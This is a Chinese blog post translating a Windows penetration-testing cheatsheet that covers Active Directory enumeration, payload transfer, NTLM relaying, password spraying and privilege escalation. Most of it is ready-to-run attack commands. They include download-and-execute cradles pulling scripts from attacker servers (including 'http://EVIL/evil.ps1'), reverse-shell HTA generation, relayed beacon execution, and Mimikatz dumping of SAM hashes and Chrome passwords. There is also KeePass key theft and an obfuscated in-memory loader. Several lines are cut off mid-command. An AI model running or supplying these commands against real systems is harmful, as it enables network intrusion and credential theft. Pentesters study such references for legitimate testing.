渗透测试

Windows Notes

发表于 2019-10-11 | 更新于 2019-11-15 | 主机安全

字数总计: 9.1k | 阅读时长≈: 55 分钟 | ℃: 36

0x00 前言

本文为翻译文章，为了记录在对Windows系统进行渗透测试过程中的一些命令和知识。

原文链接：https://m0chan.github.io/2019/07/30/Windows-Notes-and-Cheatsheet.html

0x01 列举

1.1 基本命令

code

```
net users
net users /domain
net localgroup
net groups /domain
net groups /domain "Domain Admins"

Get-ADUser
Get-Domain
Get-DomainUser
Get-DomainGroup
Get-DomainGroupMember -identity "Domain Admins" -Domain m0chanAD.local -DomainController 10.10.14.10
Find-DomainShare


#Host Discovery
netdiscover -r subnet/24
nbtscan -r [range]
for /L %i in (1,1,255) do  @ping.exe -n 1 -w 50 <10.10.10>.%i | findstr TTL


#Reverse DNS Lookup
$ComputerIPAddress = "10.10.14.14"
[System.Net.Dns]::GetHostEntry($ComputerIPAddress).HostName
```

https://github.com/tevora-threat/SharpView

1.1.1 具有SPN的用户

```
Get-DomainUser -SPN

Get-ADComputer -filter {ServicePrincipalName -like <keyword>} -Properties OperatingSystem,OperatingSys
PasswordLastSet,LastLogonDate,ServicePrincipalName,TrustedForDelegation,TrustedtoAuthForDelegation
```

1.1.2 Kerberos枚举

```
nmap $TARGET -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='test'
```

1.1.3 红队CSharp脚本

```
#https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts

LDAPUtility.cs

Usage: ldaputility.exe options domain [arguments]

ldaputility.exe DumpAllUsers m0chan
ldaputility.exe DumpUser m0chan mr.un1k0d3r
ldaputility.exe DumpUsersEmail m0chan
ldaputility.exe DumpAllComputers m0chan
ldaputility.exe DumpComputer m0chan DC01
ldaputility.exe DumpAllGroups m0chan
```

```
ldaputility.exe DumpGroup m0chan "Domain Admins"
ldaputility.exe DumpPasswordPolicy m0chan

Also WMIUtility.cs for WMI Calls & LDAPQuery.cs for Raw LDAP Queries.

See github linked above for full details.
```

1.1.4 活动目录

code

```
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName

# Get Current Domain Info - Similar to Get-Domain
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Get Domain Trust Info - Similar to Get-DomainTrust
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()

# View Domain Info
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()

#  View Domain Trust Information
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object System.DirectoryServices.Ac

nltest [server:<fqdn_foreign_domain>] /domain_trusts /all_trusts /v

nltest /dsgetfti:<domain>

nltest /server:<ip_dc> /domain_trusts /all_trusts

```

```
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()

# View All Domain Controllers
nltest /dclist:offense.local
net group "domain controllers" /domain

# View DC for Current Session
nltest /dsgetdc:m0chanAD.local

# View Domain Trusts from CMD
nltest /domain_trusts

# View User Info from CMD
nltest /user:"m0chan"

# get domain name and DC the user authenticated to
klist

# Get All Logged on Sessions, Includes NTLM & Kerberos
klist sessions

# View Kerb Tickets
klist

# View Cached Krbtgt
klist tgt

# whoami on older Windows systems
set u

#List all Usernames
([adsisearcher]"(&(objectClass=User)(samaccountname=*))").FindAll().Properties.samaccountname

```

```
#List Administrators

([adsisearcher]"(&(objectClass=User)(admincount=1))").FindAll().Properties.samaccountname

#List all Info about Specific User

([adsisearcher]"(&(objectClass=User)(samaccountname=<username>))").FindAll().Properties

#View All Users with Description Field Set

([adsisearcher]"(&(objectClass=group)(samaccountname=*))").FindAll().Properties | % { Write-Host $_.s
```

1.1.5 从Linux Box进行AD枚举-AD工具

code

```
#https://github.com/jasonwbarnett/linux-adtool

tar zxvf adtools-1.x.tar.gz
cd adtools-1.x
./configure
make
make install

> adtool list ou=user,dc=example,dc=com
CN=allusers,OU=user,DC=example,DC=com
OU=finance,OU=user,DC=example,DC=com
OU=administration,OU=user,DC=example,DC=com

> adtool oucreate marketing ou=user,dc=example,dc=com
> adtool useradd jsmith ou=marketing,ou=user,dc=example,dc=com
> adtool setpass jsmith banana
```

```
> adtool unlock jsmith
> adtool groupadd allusers jsmith
> adtool attributereplace jsmith telephonenumber 123
> adtool attributereplace jsmith mail jsmith@example.com
```

1.1.6 SharpView枚举

code

```
#https://github.com/tevora-threat/SharpView

Get-DomainFileServer
Get-DomainGPOUserLocalGroupMapping
Find-GPOLocation
Get-DomainGPOComputerLocalGroupMapping
Find-GPOComputerAdmin
Get-DomainObjectAcl
Get-ObjectAcl
Add-DomainObjectAcl
Add-ObjectAcl
Remove-DomainObjectAcl
Get-RegLoggedOn
Get-LoggedOnLocal
Get-NetRDPSession
Test-AdminAccess
Invoke-CheckLocalAdminAccess
Get-WMIProcess
Get-NetProcess
Get-WMIRegProxy
Get-Proxy
Get-WMIRegLastLoggedOn
Get-LastLoggedOn
Get-WMIRegCachedRDPConnection
```

```
Get-CachedRDPConnection
Get-WMIRegMountedDrive
Get-RegistryMountedDrive
Find-InterestingDomainAcl
Invoke-ACLScanner
Get-NetShare
Get-NetLoggedon
```

1.1.7 SMB枚举

code

```
nmap -p 139,445 --script smb.nse,smb-enum-shares,smbls
enum4linux 1.3.3.7
smbmap -H 1.3.3.7
smbclient -L \\INSERTIPADDRESS
smbclient -L INSERTIPADDRESS
smbclient //INSERTIPADDRESS/tmp
smbclient \\\\INSERTIPADDRESS\\ipc$ -U john
smbclient //INSERTIPADDRESS/ipc$ -U john
smbclient //INSERTIPADDRESS/admin$ -U john
nbtscan [SUBNET]


#Check for SMB Signing
nmap --script smb-security-mode.nse -p 445 10.10.14.14
```

1.1.8 SNMP枚举

code

```
snmpwalk -c public -v1 10.10.14.14
```

```
snmpcheck -t 10.10.14.14 -c public
onesixtyone -c names -i hosts
nmap -sT -p 161 10.10.14.14 -oG snmp_results.txt
snmpenum -t 10.10.14.14
```

1.1.9 MySQL枚举

code

```
nmap -sV -Pn -vv  10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-
```

1.1.10 DNS区域转移

code

```
dig axfr blah.com @ns1.m0chan.com
nslookup -> set type=any -> ls -d m0chan.com
dnsrecon -d m0chan -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml
```

1.1.11 LDAP

code

```
ldapsearch -H ldap://<ip>
ldapwhoami
```

1.1.12 RPC枚举

code

```
rpcclient -U "10.10.14.14"
srvinfo
enumdomusers
enumalsgroups domain
lookupnames administrators
querydominfo
enumdomusers
queryuser <user>
lsaquery
lookupnames Guest
lookupnames Administrator
```

1.1.13 远程桌面

code

```
rdesktop -u guest -p guest INSERTIPADDRESS -g 94%

# Brute force
ncrack -vv --user Administrator -P /root/oscp/passwords.txt rdp://INSERTIPADDRESS
```

0x02 文件传输

2.1 TFTP

code

```
m0chan Machine
mkdir tftp
atftpd --deamon --port 69 tftp
```

```
cp *file* tftp
On victim machine:
tftp -i <[IP]> GET <[FILE]>
```

2.2 FTP

code

```
echo open <[IP]> 21 > ftp.txt
echo USER demo >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
ftp -v -n -s:ftp.txt
```

2.3 VBS Script

code

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
```

```
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs



cscript wget.vbs <url> <out_file>

Use echoup function on pentest.ws to generate echo commands.
https://pentest.ws/features
```

2.4 Powershell

code

```
#https://github.com/danielbohannon/Invoke-CradleCrafter Use this to craft obsufacted cradles

Invoke-WebRequest "https://server/filename" -OutFile "C:\Windows\Temp\filename"

(New-Object System.Net.WebClient).DownloadFile("https://server/filename", "C:\Windows\Temp\filename")

```

```
#Powershell Download to Memory

IEX(New-Object Net.WebClient).downloadString('http://server/script.ps1')

#Powershell with Proxy

$browser = New-Object System.Net.WebClient;
$browser.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
IEX($browser.DownloadString('https://server/script.ps1'));
```

2.5 Powershell Base64

code

```
$fileName = "Passwords.kdbx"
$fileContent = get-content $fileName
$fileContentBytes = [System.Text.Encoding]::UTF8.GetBytes($fileContent)
$fileContentEncoded = [System.Convert]::ToBase64String($fileContentBytes)
$fileContentEncoded | set-content ($fileName + ".b64")
```

2.6 安全复制/ pscp.exe

code

```
pscp.exe C:\Users\Public\m0chan.txt user@target:/tmp/m0chan.txt
pscp.exe user@target:/home/user/m0chan.txt C:\Users\Public\m0chan.txt
```

2.7 BitsAdmin.exe

```
cmd.exe /c "bitsadmin.exe /transfer downld_job /download /priority high http://c2.m0chan.com C:\Temp\m
```

2.8 Remote Desktop

```
rdesktop 10.10.10.10 -r disk:linux='/home/user/filetransferout'
```

2.9 WinHTTP Com Object

```
[System.Net.WebRequest]::DefaultWebProxy
[System.Net.CredentialCache]::DefaultNetworkCredentials
$h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://EVIL/evil.ps1',$false);$h.send();i
```

2.10 CertUtil

```
#File Transfer

certutil.exe -urlcache -split -f https://m0chan:8888/filename outputfilename

#CertUtil Base64 Transfers

```

```
certutil.exe -encode inputFileName encodedOutputFileName
certutil.exe -decode encodedInputFileName decodedOutputFileName
```

2.11 Curl (Windows 1803+)

code

```
curl http://server/file -o file
curl http://server/file.bat | cmd

IEX(curl http://server/script.ps1);Invoke-Blah
```

2.12 SMB

code

```
python smbserver.py Share `pwd` -u m0chan -p m0chan --smb-2support
```

0x03 exploit

3.1 LLMNR / NBT-NS欺骗

code

```
#Responder to Steal Creds

git clone https://github.com/SpiderLabs/Responder.git python Responder.py -i local-ip -I eth0


```

```
LLMNR and NBT-NS is usually on by default and there purpose is to act as a fallback to DNS. i/e if you

'Yeah I'm HRServer, authenticate to me and I will get a NTLMv2 hash which I can crack or relay. More o
```

3.2 Responder WPAD Attack

code

```
responder -I eth0 wpad

By default, Windows is configured to search for a Web Proxy Auto-Discovery file when using the interne

Go to internet explorer and search for Google which automatically searches for a WPAD file...

Then take NTLMv2 hash and NTLM Relay it or send to cracking rig.
```

3.3 mitm6

code

```
#Use when WPAD attack is not working, this uses IPv6 and DNS to relay creds to a target.

By default IPV6 should be enabled.
git clone https://github.com/fox-it/mitm6.git
cd /opt/tools/mitm6
pip install .

mitm6 -d m0chanAD.local

Now the vuln occurs, Windows prefers IPV6 over IPv4 meaning DNS = controlled by attacker.
```

```
11
12  ntlmrelayx.py -wh webserverhostingwpad:80 -t smb://TARGETIP/ -i
13
14  -i opens an interactive shell.
15
16  Shout out to hausec for this super nice tip.
```

3.4 SCF文件攻击

code

```
1   Create .scf file and drop inside SMB Share and fire up Responder ;)
2
3
4   Filename = @m0chan.scf
5
6   [Shell]
7   Command=2
8   IconFile=\\10.10.14.2\Share\test.ico
9   [Taskbar]
10  Command=ToggleDesktop
```

3.5 NTLM-Relay

code

```
1   Good article explaining differences between NTLM/Net-NTLMV1&V2
2
3   https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-unde
4
5   TL;DR NTLMv1/v2 is a shorthand for Net-NTLMv1/v2 and hence are the same thing.
```

```
You CAN perform Pass-The-Hash attacks with NTLM hashes.
You CANNOT perform Pass-The-Hash attacks with Net-NTLM hashes.

PS: You CANNOT relay a hash back to itself.
PS: SMB Signing must be disabled to mitigate this, you can check with nmap scan or crackmapexec

crackmapexec smb 10.10.14.0/24 --gene-relay-list targets.txt

This will tell you a list of hosts within a subnet which do not have SMB Signing enabled.

python Responder.py -I <interface> -r -d -w
ntlmrelayx.py -tf targets.txt (By default this will dump the local SAM of the targets, not very usefu

How about we execute a command instead.

ntlmrelayx.py -tf targets.txt -c powershell.exe -Enc asdasdasdasd
ntlmrelayx.py -tf targets.txt -c powershell.exe /c download and execute beacon... = RIP
```

3.6 私下交易

code

```
#https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

Combine privxchange.py and ntlmrelayx

ntlmrelayx.py -t ldap://DOMAINCONTROLLER.m0chanAD.local --escalate-user TARGETUSERTOESCALATE

python privexchange.py -ah FDQN.m0chanAD.local DOMAINCONTROLLER.m0chanAD.local -u TARGETUSERTOESCALATE
```

3.7 Exchange Password Spray

```
#https://github.com/dafthack/MailSniper.git

Invoke-PasswordSprayOWA -ExchHostname EXCH2012.m0chanAD.local -UserList .\users.txt -Password Winter20


#https://github.com/sensepost/ruler

./ruler-linux64 -domain mc0hanAD.local --insecure brute --userpass userpass.txt -v
```

3.8 ExchangeRelayX

```
#https://github.com/quickbreach/ExchangeRelayX

An NTLM relay tool to the EWS endpoint for on-premise exchange servers. Provides an OWA for hackers.


./exchangeRelayx.py -t https://mail.quickbreach.com
```

3.9 Exchange Mailbox Post-Compromise

```
#https://github.com/dafthack/MailSniper.git

```

```
Enumerate GlobalAddressList

Get-GlobalAddressList -ExchHostname EXCH2012.m0chanAD.local -Username jamie@m0chanAD.local -Password

Enumerate AD Usernames

Get-ADUsernameFromEWS -Emaillist .\users.txt

Enumerate Mailbox Folders

Get-MailboxFolders -Mailbox jamie@m0chanAD.local

Enumerate Passwords & Credentials Stored in Emails

Invoke-SelfSearch -Mailbox jamie@m0chanAD.local

Enumerate Passwords & Credentials (Any Users) Requires DA or Exchange Admin

Invoke-GlobalMailSearch -ImpersonationAccount helenHR -ExchHostname Exch2012
```

3.10 CrackMapExec

code

```
CrackMapExec is installed on Kali or get Windows Binary from Github.

Has 3 Execution Methods
crackmapexec smb <- Creating and Running a Service over SMB
crackmapexec wmi <- Executes command over WMI
crackmapexec at <- Schedules Task with Task Scheduler

Can execute plain commands with -X flag i/e
```

```
crcakmapexec smb 10.10.14.0/24 -x whoami

crcakmapexec smb 10.10.14.0/24 <- Host Discovery
crackmapexec smb 10.10.14.0/24 -u user -p 'Password'
crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --pass-pol
crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --shares


Can also PTH with CME

crackmapexec smb 10.10.14.0/24 -u user -H e8bcd502fbbdcd9379305dca15f4854e

cme smb 10.8.14.14 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:e8bcd502fbbdcd9379305dca15f48

--local-auth is for Authenticating with Local Admin, good if Organisaton uses same local admin hash t

Dump Local SAM hashes

crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --local-auth --sam

Running Mimikatz

crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --local-auth -M mimikatz

^ Very noisy but yes you can run mimikatz across a WHOLE network range. RIP Domain Admin

Enum AV Products

crackmapexec smb 10.10.14.0/24 -u user -p 'Password' --local-auth -M enum_avproducts
```

3.11 邮件狙击手

```
code
```

```
Invoke-PasswordSprayOWA -ExchHostname m0chanAD.local -userlist harvestedUsers.txt -password Summer2019

[*] Now spraying the OWA portal at https://m0chanAD.local/owa/

[*] SUCCESS! User:m0chan:Summer2019

Lmao, you really think Id use the pass Summer2019?
```

3.12 Kerberos Stuff

```
code
```

```
#https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a
#https://m0chan.github.io/Kerberos-Attacks-In-Depth
```

3.13 MSSQL利用（PowerUpSQL）

```
code
```

```
#https://github.com/NetSPI/PowerUpSQL

#View SQL Instances
Get-SQLInstanceDomain [| Get-SQLServerInfo]

#Login in with Domain Account
Get-SQLConnectionTestThreaded
```

```
#Login in with Default Password
Get-SQLServerDefaultLoginPw

#List DB, Tables & Columns

Get-SQLInstanceDomain | Get-SQLDatabase
Get-SQLInstanceDomain | Get-SQLTable -DatabaseName <DB_name>
Get-SQLInstanceDomain | Get-SQLColumn -DatabaseName <DB_name> -TableName <Table_name>

#Search Column Names for Word

Get-SQLInstanceDomain | Get-SQLColumnSampleData -Keywords "<word1,word2>" -Verbose -SampleSize 10

#Try to Execute Commands (RCE)

Invoke-SQLOSCmd


#Enable XP_CMDShell Process

EXEC sp_configure 'show advanced options', 1;
go
RECONFIGURE;
go
EXEC sp_configure 'xp_cmdshell', 1;
go
RECONFIGURE;
go
xp_cmdshell '<cmd>'
go
```

3.14 Malicious Macro with MSBuild

```
code
#https://github.com/infosecn1nja/MaliciousMacroMSBuild

#https://lolbas-project.github.io/lolbas/Binaries/Msbuild/ - MSBuild Explained

Creation of a Shellcode MSBuild VBA Macro
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba

Creation of a PowerShell MSBuild VBA Macro
python m3-gen.py -p powershell -i /path/payload.ps1 -o output.vba

Creation of a Custom MSBuild VBA Macro
python m3-gen.py -p custom -i /path/msbuild.xml -o output.vba

Creation of a Shellcode MSBuild VBA Macro With Kill Date
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba -k 20/03/2018

Creation of a Shellcode MSBuild VBA Macro With Environmental Keying
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba -d yourdomain
python m3-gen.py -p shellcode -i /path/beacon.bin -o output.vba -d yourdomain, microsoft, github
```

3.15 WeirdHTA - Undetectable HTA

```
code
#https://github.com/felamos/weirdhta

python3 --help
```

```
python3 weirdhta.py 10.10.10.10 4444 --normal (for normal powershell reverse_shell)
python3 weirdhta.py 10.10.10.10 4444 --smb (without powershell payload, it will use smb)
python3 weirdhta.py 10.10.10.10 4444 --powercat (for powercat)
python3 weirdhta.py 10.10.10.10 4444 --command 'c:\windows\system32\cmd.exe' (custom command)
```

3.16 EvilWinRM

code

```
#https://github.com/Hackplayers/evil-winrm

Ultimate Shell for WinRM Connections

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-U URL] [-S] [-
    -S, --ssl                        Enable SSL
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required)
    -p, --password PASS              Password
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -h, --help                       Display this help message
```

3.17 GetVulnerableGPO

code

```
#https://github.com/gpoguy/GetVulnerableGPO

PowerShell script to find 'vulnerable' security-related GPOs that should be hardened (for more backgro
```

3.18 Invoke-PSImage

code

```
#https://github.com/peewpw/Invoke-PSImage

Encodes a PowerShell script in the pixels of a PNG file and generates a oneliner to execute

Invoke-PSImage takes a PowerShell script and encodes the bytes of the script into the pixels of a PNG

PS>Import-Module .\Invoke-PSImage.ps1
PS>Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Out .\evil-kiwi.png -Image .\kiwi.jpg
   [Oneliner to execute from a file]


PS>Import-Module .\Invoke-PSImage.ps1
PS>Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Out .\evil-kiwi.png -Image .\kiwi.jpg -WebRequest
   [Oneliner to execute from the web]
```

3.17 Meterpreter + Donut-Shellcode注入.NET

code

```
#https://iwantmore.pizza/posts/meterpreter-shellcode-inject.html

A module for executing arbitrary shellcode within Meterpreter aka executing Mimikatz in-memory, refle
```

```
donut -f /tmp/mimikatz.exe -a 2 -o /tmp/payload.bin

use post/windows/manage/shellcode_inject
set SHELLCODE /tmp/payload.bin
set SESSION 1
run
```

0x04 特权提升

> 参考：https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
>
> 运行此脚本：https://github.com/M4ximuss/Powerless/blob/master/Powerless.bat

4.1 基本命令

code

```
systeminfo
wmic qfe
net users
hostname
whoami
net localgroups
echo %logonserver%
netsh firewall show state
netsh firewall show config
netstat -an
type C:\Windows\system32\drivers\etc\hosts
```

4.2 PowerUp.ps1（有时是快速获胜）

```
code
1  powershell.exe /c IEX(New-Object Net.WebClient).downloadString('webserver/PowerUp.ps1') ;Invoke-AllChe
```

4.3 锐化

```
code
1  #https://github.com/GhostPack/SharpUp
2
3  C Sharp Implementation of PowerUp.ps1 which can be reflectively loaded.
```

4.4 如果是公元，引进猎狗犬...

```
code
1  SharpHound.ps1
2  SharpHound.exe -> https://github.com/BloodHoundAD/SharpHound
3
4  IEX(System.Net.WebClient.DownloadString('http://webserver:4444/SharpHound.ps1'))
5
6  Invoke-CollectionMethod All
7
8  Import .zip to Bloodhound
9
10 If you can't exfil the .zip... Find a way ;) I joke, I joke. Output as plain json and copy over manua
```

4.5 Bloodhound-Python

code

```
git clone https://github.com/fox-it/BloodHound.py.git
cd BloodHound.py/ && pip install .

bloodhound-python -d m0chanAD.local -u m0chan -p Summer2019 -gc DOMAINCONTROLLER.m0chanAD.local -c all
```

4.6 明文密码

code

```
# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"

# SNMP Parameters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

4.7 查看已安装的软件

code

```
tasklist /SVC
net start
reg query HKEY_LOCAL_MACHINE\SOFTWARE
DRIVERQUERY

dir /a "C:\Program Files"
dir /a "C:\Program Files (x86)"
reg query HKEY_LOCAL_MACHINE\SOFTWARE

Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime

Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

4.8 弱文件夹权限

code

```
Full Permissions for 'Everyone' on Program Folders

icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "Everyone"

icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"

Modify Permissions for Everyone on Program Folders

```

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "Everyone"

icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
```

4.9 计划任务

code

```
schtasks /query /fo LIST /v
```

4.10 Powershell历史

code

```
type C:\Users\m0chan\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

4.12 查看已连接的驱动器

code

```
net use
wmic logicaldisk get caption,description

Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root
```

4.13 查看隐私

```
whoami /priv

Look for SeImpersonate, SeDebugPrivilege etc
```

4.14 还有其他人登录吗?

```
qwinsta
```

4.15 查看注册表自动登录

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserNam

Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinL
```

4.16 在凭据管理器中查看存储的凭据

```
cmdkey /list
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
```

```
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\

Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

4.17 查看未引用的服务路径

code

```
wmic service get name,displayname,pathname,startmode 2>nul |findstr /i "Auto" 2>nul |findstr /i /v "C:

gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "
```

4.18 查看启动项

code

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

4.19 检查AlwaysInstalledElevated注册表项

code

```
```

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Installer
Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
reg query HKCU\Software\Policies\Microsoft\Windows\Installer
```

4.20 注册表中有密码吗?

code

```
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s
```

4.21 剩余的任何Sysrep或无人参与文件

code

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul

Get-Childitem –Path C:\ -Include *unattend*,*sysprep* -File -Recurse -ErrorAction SilentlyContinue | w
```

4.22 GPP（组策略首选项）密码

code

```
smbclient //DOMAINCONTROLLER.local/SYSVOL -U m0chan

\m0chanAD.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER\Preferences\Groups\

```

```
http://www.sec-1.com/blog/wp-content/uploads/2015/05/gp3finder_v4.0.zip - For Decryption

Can also use PowerUP.ps1
```

4.23 转储Chrome密码（也发布漏洞利用程序）

code

```
#git clone https://github.com/rasta-mouse/CookieMonster

CookieMonster creds
CookieMonster.exe cookies -d [domain] -e
CookieMonster -a

Must be run in the context of the target users as chrome passwords are encrypted with DPAPI.

Can also use Mimikatz for this.

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google\Chrome\UserData\Default\Login Data"

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google\Chrome\UserData\Default\Login Data" /

mimikatz dpapi::chrome /in:"C:\Users\m0chan\AppData\Local\Google\Chrome\UserData\Default\Cookies" /un
```

4.24 转储KeePass

code

```
#https://github.com/HarmJ0y/KeeThief
#http://www.harmj0y.net/blog/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/
```

```

Get-Process keepass
tasklist | findstr keepass

Attacking KeePass

#https://raw.githubusercontent.com/HarmJ0y/KeeThief/master/PowerShell/KeeThief.ps1
Import-Module KeeThief.ps1
Get-KeePassDatabaseKey -Verbose

KeeTheft.exe, Microsoft.Diagnostics.Runtime.dll & KeePatched.exe can also be used.
```

4.25 令牌模拟

code

```
https://github.com/PowerShellMafia/PowerSploit/blob/c7985c9bc31e92bb6243c177d7d1d7e68b6f1816/Exfiltra

Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"
Get-Process wininit | Invoke-TokenManipulation -CreateProcess "cmd.exe"

Can also use incognito from meterpreter to steal access/delegation tokens and impersonate users. (Req

#Tokenvator https://github.com/0xbadjuju/Tokenvator

Reflectively Load it with Powershell, Cobalt, SilentTrinity etc...
$wc=New-Object System.Net.WebClient;$wc.Headers.Add("User-Agent","Mozilla/5.0 (Windows NT 6.1; Win64;
$k="xxxxxxx";$i=0;[byte[]]$b=([byte[]]($wc.DownloadData("https://xxxxx")))|%{$_-bxor$k[$i++%$k.length
[System.Reflection.Assembly]::Load($b) | Out-Null
$parameters=@("arg1", "arg2")
[namespace.Class]::Main($parameters)

```

```
17
18  Reflectively Load .NET Assembly within Powershell if you cant do it through your C2 Infra
```

4.26 多汁土豆

code

```
1   #Requires SeImpersonatePrivilege (Typically found on service accounts IIS Service, SQL Service etc)
2
3   #Reference https://ohpe.it/juicy-potato/
4
5   Requirements: SeAssignPrimaryTokenPrivilege and/or SeImpersonatePrivilege
6
7   (new-object System.Net.WebClient).DownloadFile('http://10.10.14.5:8000/JuicyPotato.exe','C:\Program F
8
9   JuicyPotato.exe -l 1337 -p C:\Users\Public\Documents\Mochan.exe -t * -c {5B3E6773-3A99-4A3D-8096-7765
10
11  Mochan.exe = Payload
12  5B3E6773-3A99-4A3D-8096-7765DD11785C = Target CLISD
13
14  A CLSID is a GUID that identifies a COM class object
15
